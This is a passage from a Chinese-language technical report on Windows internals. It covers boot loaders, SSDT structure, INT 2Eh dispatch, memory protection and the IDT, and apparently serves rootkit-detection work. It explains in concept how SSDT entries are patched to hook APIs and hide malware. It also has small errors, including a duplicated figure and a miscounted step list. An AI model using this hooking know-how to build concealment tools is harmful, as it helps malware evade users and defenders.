
直接指向可開機的程式區段來開始作業系統。

- 轉交其他 loader：

將開機管理功能轉交給其他 loader 負責；因具有控制權轉交的功能，故可載入其他開機磁區內的 loader。

不過 Windows 的 loader 預設並不具有控制權轉交的功能，因此不能利用 Windows 的 loader 來載入 Linux 的 loader；由此可以得知若要多重開機時必須先安裝 Windows 再安裝 Linux。

圖表 4-13 開機管理程式的選單功能與控制權轉交功能示意圖(引自於 http://linux.vbird.org/linux_basic/0510osloader.php 圖 1.2.2)



如上圖，MBR 使用 Linux 的 grub 開機管理程式，並且假設已經有三個選單，第一個選單可直接指向 Linux 的核心檔案並且直接載入核心來開機；第二個選單可將開機管理程式控制權交給 Windows 來管理，此時 Windows 的 loader 接管開機流程並啟動 windows；第三個選單則是使用 Linux 在開機磁區內的開機管理程式，開機時就會跳出另一個 grub 的選單了。

(e) 開機管理程式的兩個階段(stage)

在 BIOS 讀完資訊後，接下來就會到第一個開機磁區的 MBR 去讀取開機管理程式，該開機管理程式可以具有選單功能、直接載入核心檔案以及控制權移交的功能等，系統必須要有 loader 才能載入該作業系統的核心，但 MBR 是整個硬碟的第一個磁區內的一個區塊，大小為 446 bytes；其中 Linux 將開機管理程式的程式碼的執行與設定值載入分成兩個階段來執行：

- 階段 1：執行開機管理程式的主程式

  這個主程式必須被安裝在開機區，亦即 MBR 或開機磁區；但因為 MBR 大小實在太小，故 MBR 或開機磁區通常只安裝開機管理程式的最小主程式，並沒有安裝 loader 的相關設定檔。

- 階段 2：主程式載入設定檔

  透過開機管理程式載入所有設定檔及相關的環境參數檔案（包括檔案系統定義與主要設定檔），一般來說，設定檔都會在/boot 下。

(f) 編輯/取代 MBR 的內容

雖然可以使用不同的硬碟編輯器直接來操作 MBR 的 byte，仍有一些工具可以把 functioning code 的 fixed set 寫到 MBR 中，從 MS-DOS 5.0 開始，DOS-mode 程式 fdisk 已包含了可以覆寫 MBR 程式碼的 switch /mbr；在 windows 2000 之後，Recovery Console 可利用它的指令 fixmbr 來把新的 MBR 程式碼寫到硬碟上；在 Windows Vista 和 Windows 7 下，Recovery Environment 被用來在 Command Prompt 上下指令 bootrec /FixMbr 把 MBR 的程式碼寫到硬碟上；某些 third-party utility 可以在不需要知道六進位及 disk/sector editor 的情況下，用來直接編輯硬碟分割表的內容。

在 linux 下，my-sys 可被用來安裝標準的 MBR，而 GRUB 及 LILO（LInux LOader）計劃也有稱為 grub-install 及 lilo –mbr 的工具可以把程式碼寫到 MBR 中，GRUB Legacy grub interactive console 也有指令可以寫到 MBR 中，dd 也是常被用來複製及覆寫任何 sector（包括 MBR）的 POSIX 指令。

4.1.4 SSDT Hooking

SSDT 全名為 System Service Descriptor Table，被用來查詢將被使用的 windows API，內容包含各個 function 的 entry、function entry 的數目、傳入 function 的參數總共大小。本章節內介紹的順序，根據實際上使用 SSDT 的流程，從 windows 使用 API 結合 Protection Ring 的方式增進系統安全，大概介紹何謂 Native API，再詳細列出 SSDT 的結構，最後再說 hook Windows API 的概念，及 Windows 所採用的一些保護 SSDT 的方式，造成 hook Windows API 會遇到的困難、可能用來突破保護的方法，例如：撰寫 kernel-mode Driver。

這份報告主要內容來自於 Undocumented Windows 2000 Secrets : A Programmers Cook Book 的 Chapter 2、3、4、5，作者為 SVEN B. SCHREIBER，出版於 2001 年。


(a) Application Programming Interface with Protection Ring

API 作為一般程式來存取各別服務的窗口，個別服務可能由應用程式、程式庫、作業系統所實作提供。使用 API 可以隱藏實作的細節，讓程式設計者能專心思考程式的邏輯。另方面結合 Protection Ring 的概念也可以做到保護資料、維持系統穩定的效果。

一般的作業系統對於 resource 有不同的存取權限。Protection Ring 提供了一個區分的層級。從最內圈到最外圈，對應最該被保護到最不信任。Ring0 是最受到存取限制的層級，在 Ring0 內的活動通常是直接和硬體接觸，例如：CPU、

MEMORY 等。

圖表 4-14Protection Ring Level 與受保護的層級圖(圖表引用自:
http://en.wikipedia.org/wiki/Ring_(computer_security))



在外圈 Ring 執行的程式若想存取內圈 Ring 的資源，必須透過特殊設計的 gates 以避免被錯誤的使用，並且增進安全性。舉例來說：一個 user program 或 spyware 執行在 Ring3 上，不應該有能力在不知會使用者的情況下使用屬於較高 Privilege Level 的資源：web camera。在實際上，大部分常用的作業系統如 windows XP 只使用了 Ring 0 及 Ring 3 又特別稱為 Kernel-mode 與 User-mode。

程式設計者在使用 API 來完成程式寫作時，API 的 function 內實作細節程式設計者可以不用知道，這樣做有許多好處，其中一個跟上面所提 Protection Ring 有關的，就是 API 能夠限制程式只能透過 API 取得必要且有限的資訊，避免程式設計者錯誤改變系統變數，導致系統不穩，或者得到額外不必要資訊，造成系統資訊外洩，無法確保系統安全。


(b) What is Native API?

在 windows 95、windows 98 的時代，Win32 subsystem 被 application developers 認為是系統中最根本、最重要的 interface implementation，也是程式設計者所常

用的 API。但在 windows 2000 中改變了作法，在 win32 subsystem 之下，有更基本、更基礎的 interface ，叫做 Native API，一般的 programmer 是看不見的，當 programmer 需要撰寫 driver level 的程式時才會大量用到 Native API。


圖表4-15　簡化後的Windows NT Architecture

簡圖(引用自:http://technet.microsoft.com/en-us/library/cc768129.aspx)



圖表4-16表示了 Win32 subsystem 與Native API之間的相依關係，user32.dll、advapi32.dll、gdi32.dll、 rpcrt4.dll、kernel32.dll 為部份的 Win32 subsystem。而 ntdll.dll 則為 Native API 在 user-mode 的入口，真正的 interface 則實作在 ntoskrnl.exe。

圖表 4-16Win32 subsystem 與 Native API 之間的相依關係(引用自: Undocumented Windows 2000 Secrets Chap2 Figure 2-1 P.96)



(c) The INT 2Eh System Service Handler

INT 2Eh 則是 kernel mode 與 user mode 之間切換的 special gate，誠如一開始所提：一個 special gate 必須存在，用來讓外圈 Ring 的程式存取內圈 Ring 的 resource。舉例來說：DeviceIoControl()是一個 Win32 的 API，DeviceIoControl() 被寫在 kernel32.dll 中，此 function 最終會呼叫在 ntdll.dll 中的 NtDeviceIoControlFile()

圖表 4-17DeviceIoControl() 透過 Int 2Eh 呼叫 NtDeviceIoControl() (圖表引用自 UndocumentedWindows 2000 Secrets Chap2 Example 2-1 p.97)

```
NtDeviceIoControlFile:
        mov     eax, 38h
        lea     edx, [esp+4]
        int     2Eh
        ret     28h
```


EAX 存放 Dispatch ID，EDX 指向在進入 NtDeviceIoControlFile()之前所傳入的 function parameter。Int 2Eh 根據 Interrupt Descriptor Table 跳到對應的 Interrupt

handler。Interrupt handler 根據 Dispatch ID，在一張存有 Dispatch ID 與對應 system call function 位址的表，在表中找到對應的 system call service 並且跳到該 system call service 執行。而詳細 Interrupt handler 所作工作的細節，則在下面段落會提及。

(d)System Service Descriptor Table

在說明 interrupt handler 的流程之前，先了解 Service Descriptor Table 的結構，**錯誤! 找不到參照來源。**再以 C language 的結構表示：

圖表 4-18System Service Descriptor Table 結構(引用自: Undocumented Windows 2000 Secrets Chap5 Figure 5-1 P.267)



圖表 4-19System Service Descriptor 與 System Service Table 結構(引用自: Undocumented Windows 2000 Secrets Chap5 Listing 5-1 P.268)

```
typedef NTSTATUS (NTAPI *NTPROC) ();
typedef NTPROC *PNTPROC;
#define NTPROC_ sizeof (NTPROC)

// ---------------------------------------------------------------------

typedef struct _SYSTEM_SERVICE_TABLE
    {
    PNTPROC ServiceTable;           // array of entry points
    PDWORD  CounterTable;           // array of usage counters
    DWORD   ServiceLimit;           // number of table entries
    PBYTE   ArgumentTable;          // array of byte counts
    }
        SYSTEM_SERVICE_TABLE,
     * PSYSTEM_SERVICE_TABLE,
    **PPSYSTEM_SERVICE_TABLE;

// ---------------------------------------------------------------------

typedef struct _SERVICE_DESCRIPTOR_TABLE
    {
    SYSTEM_SERVICE_TABLE ntoskrnl;  // ntoskrnl.exe (native api)
    SYSTEM_SERVICE_TABLE win32k;    // win32k.sys (gdi/user support)
    SYSTEM_SERVICE_TABLE Table3;    // not used
    SYSTEM_SERVICE_TABLE Table4;    // not used
    }
        SERVICE_DESCRIPTOR_TABLE,
     * PSERVICE_DESCRIPTOR_TABLE,
    **PPSERVICE_DESCRIPTOR_TABLE;
```

Service Descriptor Table 含有四個 module，第一個 module : ntoskrnl.exe 提供

的 function；第二個 module : win32k.sys 則保留給 Win32 subsystem；其餘兩個預設沒有被使用。

對於各個 module 所對應的 System Service Table，以下對一些在這份文件中有提過的屬性作簡略的說明：

- PNTPROC 是 type 為 NTPROC 的 function pointer，方便用來暫存 Native API 的 function pointer。
- ServiceTable 包含所有 Native API 的 function pointer。
- ServiceLimit 代表在 ServiceTable 內找到的 Native API entry 數量。
- ArgumentTable 記錄每個 ServiceTable entry 對應的 Natve API 被使用時，傳入的參數總共大小 bytes。
- ntoskrnl.exe export global Service Descriptor Table: ”KeServiceDescriptorTable”。
- System Service Table 在 Windows 2000 Driver Development Kit 被標記為 “KiServiceTable”。

(e) The INT 2Eh System Service Handler work flow

INT 2Eh gate 在 kernel mode 對應的 handler 為 System Service Dispatcher，在 ntoskrnl.exe 內的 System Service Dispatcher 別名為 KiSystemService( )，KiSystemService( ) 執行下列六個步驟：

1. 從目前的 Thread Control Block 得到 Service Descript Table 的 pointer。
2. 根據 Dispatch ID 在 EAX 內的第 12、13 個 bit 以確認是四種 system service 當

中的哪一種。

3. 檢查 ServiceLimit 的值是否合法。Dispatch ID 的 bit 0 到 bit 11 為 ServiceLimit。
4. 檢查存放 parameter 的 stack pointer 是否低於 MmUserProbeAddress (exported by ntoskrnl.exe)。
5. 依據 ArgumentTable，從 EDX 指向的 stack 複製相同大小的 argument 到 kernel mode 的 stack。
6. 根據 Dispatch ID 及 System Service Table，跳到對應的 function 執行。
7. 呼叫 KiServiceExit() 結束 service call。

從第一步可以發現，KiSystemService()並不使用 global 的 System Descriptor Table，而是讓每個 thread 都可以有自己的 SDT，原因是在 initialize thread 時，KeInitializeThread()會把 KeServiceDescriptorTable 寫到 thread control block 裡。

(f) Nt、Zw function sets

Native API 內的 function，它們的 function 名稱有兩種 prefix ，分別為 Nt 與 Zw。Nt prefix 的 function 指向真正 Native API function 程式碼，但是 Zw prefix 的 function 不會直接指向 Native API function 的程式碼，Zw prefix 的 function 都會透過 Int 2Eh 的 handler 再重新經由 System Service Dispatcher 跳到對應的 Nt prefix 的程式碼，但要執行 Nt prefix 的程式碼部分，必須在 kernel-mode 下。下圖為 Zw prefix function 內容的例子：

圖表 4-20Zw prefix function 內容(圖表引用自 Undocumented Windows 2000 Secrets Chap2 Example 2-1 p.97)

```
NtDeviceIoControlFile:
        mov     eax, 38h
        lea     edx, [esp+4]
        int     2Eh
        ret     28h
```

在 ntdll.dll 提供了許多 Windows API 給程式設計者使用，除了 Nt/Zw 構成的 Native API 外，另外尚有一些 Run time Library 包含：

- The C Run Time Library，例如：memcpy()、sprint()、qsort()等
- Extended Run Time Library
- Floating Point Emulator
- Etc

(g) Implant hooks into Native API functions

Hook 被用來擴增、修改軟體(作業系統、應用程式等)的功能。利用 hook 來攔截程式間的 function calls、message、events 等訊息。攔截這些訊息可以用在 debugging、側錄鍵盤或滑鼠、監視一般程式在作業系統中的行為。Hook 也被惡意程式用來隱藏惡意程式本身，並偽造可能會洩漏本身資訊的 API calls 的 output。

Patching the Service Descriptor Table

Hook Native API function 最簡單直接的方式，就是修改 Service Descriptor Table 把某個你想 hook 的 Windows API Function 在 Service Descriptor Table 內的 entry 改成另外寫好的程式碼起始位址，在另外寫的程式碼結束之前呼叫原本的 Windows API Function，把結果回傳給 caller，如此使用者也不會察覺異狀，hook

又能蒐集到想要的資料。


Memory Protection

記憶體保護是一種記憶體存取控制的方法，現今的作業系統大都具備記憶體保護的機制，記憶體保護的主要目的是為了避免一般程式在不合法的情況下存取記憶體位置；因為有 bug 的程式在存取不合法的記憶體位址後，可能會影響其他的程式執行甚至是影響系統本身。

在 Windows 3.x 或更早以前的時候，所有的程式在系統中都使用同一塊的記憶體。某些沒有設計好的程式使用到超過本來程式該有記憶體位址邊界，或者是誤用指標，導致其他在系統中的程式內容被竄改，嚴重的情況下會讓系統當機，也可能發生系統機密被偷聽的情形。

到了 Windows 2000 的時候，系統將 4GB 的記憶體空間分成兩個同等大小的區塊，在 0x00000000~0x7FFFFFFF 包含一般程式的程式碼及資料，並限制只能是 Ring 3 也就是 user mode 下的程式所存取。0x80000000~0xFFFFFFFF 則保留給系統，只許在 kernel mode 下存取，kernel mode 也是 Ring 0。

圖表 4-21 在 windows2000 下存取非法的記憶體(圖表引用自 Undocumented Windows 2000 Secrets Chap4 Figure 4-5 p.188)




除了上面提到的記憶體保護機制，paging 也是眾多記憶體保護機制的其中

一種，Paging 將記憶體切成許多大小相等、容量很小的區域，在 virtual memory 的機制裡，每個 page 可能在記憶體的任意地方，被標示為”Protected”。

Page table 是用來轉換 virtual memory 成 physical memory，page table 使 allocate memory 變成一件容易的事情，因為 page 可能來自 memory 的任何一塊區域，Page table 通常無法被一般程式所看見。

圖表 4-22Paging 是記憶體保護的方式之一(圖表引用自: http://en.wikipedia.org/wiki/Virtual_memory)



這樣的設計讓一般程式不可能存取非法的 page，對於一般程式而言，任何沒有被 allocate 給自己的 page，程式是拿不到實體的記憶體位置的。因為 Windows 對於 SSDT 及許多重要的資源都設有不同的機制來保護，以避免違法的存取，為了得到 SSDT 的內容，必須有一個聰明的方法來繞過重重的保護。在實作架構與方法中將會介紹我們是如何撰寫 kernel-mode Driver，透過這個 kernel-mode Driver，我們可以在 user-mode 下遠端遙控 kernel-mode Driver 以取得較高的權限，直接拿到 SSDT 的內容，方便之後作為比對之用。

4.1.5 IDT

在 8086 處理器，Interrupt Vector Table(IVT)位於記憶體的固定位置(0x0000 ~ 0x03FF)，由 256 個 4 bytes real mode pointers (共 256 × 4 = 1024 bytes of memory) 組成。real mode pointer 為由 16-bit segment address 和 16-bit offset 組成，前 32 個 vectors 保留給處理器的 internal exceptions，而 hardware interrupts 則藉由 programmable interrupt controller map 到任何一個 vector。在較新的 x86 模組中，IVT 已被 Interrupt Descriptor Table(IDT)所替代；在 80286 後的處理器，IDT 的大小和位置在 protected mode 下都可以被改變，但其格式並沒有改變。

Interrupt Descriptor Table (IDT) 是 x86 架構上用來實行 Interrupt Vector Table 的資料結構，處理器利用 IDT 來決定目前對於 interrupt 和 exceptions 的正確回應。以下所談到的細節主要用於 x86 和 AMD64 的架構上，其他架構的資料結構類似，但在行為上可能有不同之處。

下列三種情況會使用到 IDT：

(1) hardware interrupts

(2) software interrupts


(3) processor exceptions

，這些總稱為 interrupt；IDT 由 256 個 interrupt vectors 組成，前 32(0-31 or 00-1F) 個保留給 processor exceptions。

(a) IDT 中 Gate descriptor 的運作比較


IDT 只有當處理器處於 protected mode 下時才會開始起作用，是一個 8-byte descriptors 的陣列，連續地儲存在記憶體中，且以 interrupt vector 做為索引，而 descriptor 可以是 interrupt gates、trap gates、 task gates，又 IDT 含有指向 ISR routines 的 pointers，這三種 descriptor 可引起相對的 ISRs；細節上來說即 Interrupt Gates 類似於原來的 interrupt 機制，放置 EFLAGS、CS、EIP 在 stack 中，ISR 會被放置於 privilege 比目前執行的 process 還高的位置(數字越小代表 privilege level 越高)；Trap Gates 同於 interrupt gates，但不清除 interrupt flag；也就是說，interrupt gate 或 trap gate 涉及目前執行 task 中內容的 exception-handler procedure 或 interrupt-handler procedure，如圖：

圖表 4-23IDT 對 GDT(或 LDT)及 Destination Code Segment 的關係(圖表引用自: Intel® 64 and IA-32 Architectures Software Developer’ s Manual Volume 3A: System Programming Guide, Part 1 , Figure 6-5)




gate 的 segment selector 指向在 GDT 或 LDT 中的 segment descriptor for an executable code segment，而 gate descriptor 的 offset field 指向 exception-handling 或 interrupt-handling procedure 的開頭。經由 interrupt gate 或 trap gate，ISR 並不會進行 task switch，發生 interrupt 後，處理器會依照順序將 EFLAGS、CS、和 EIP 放入 stack 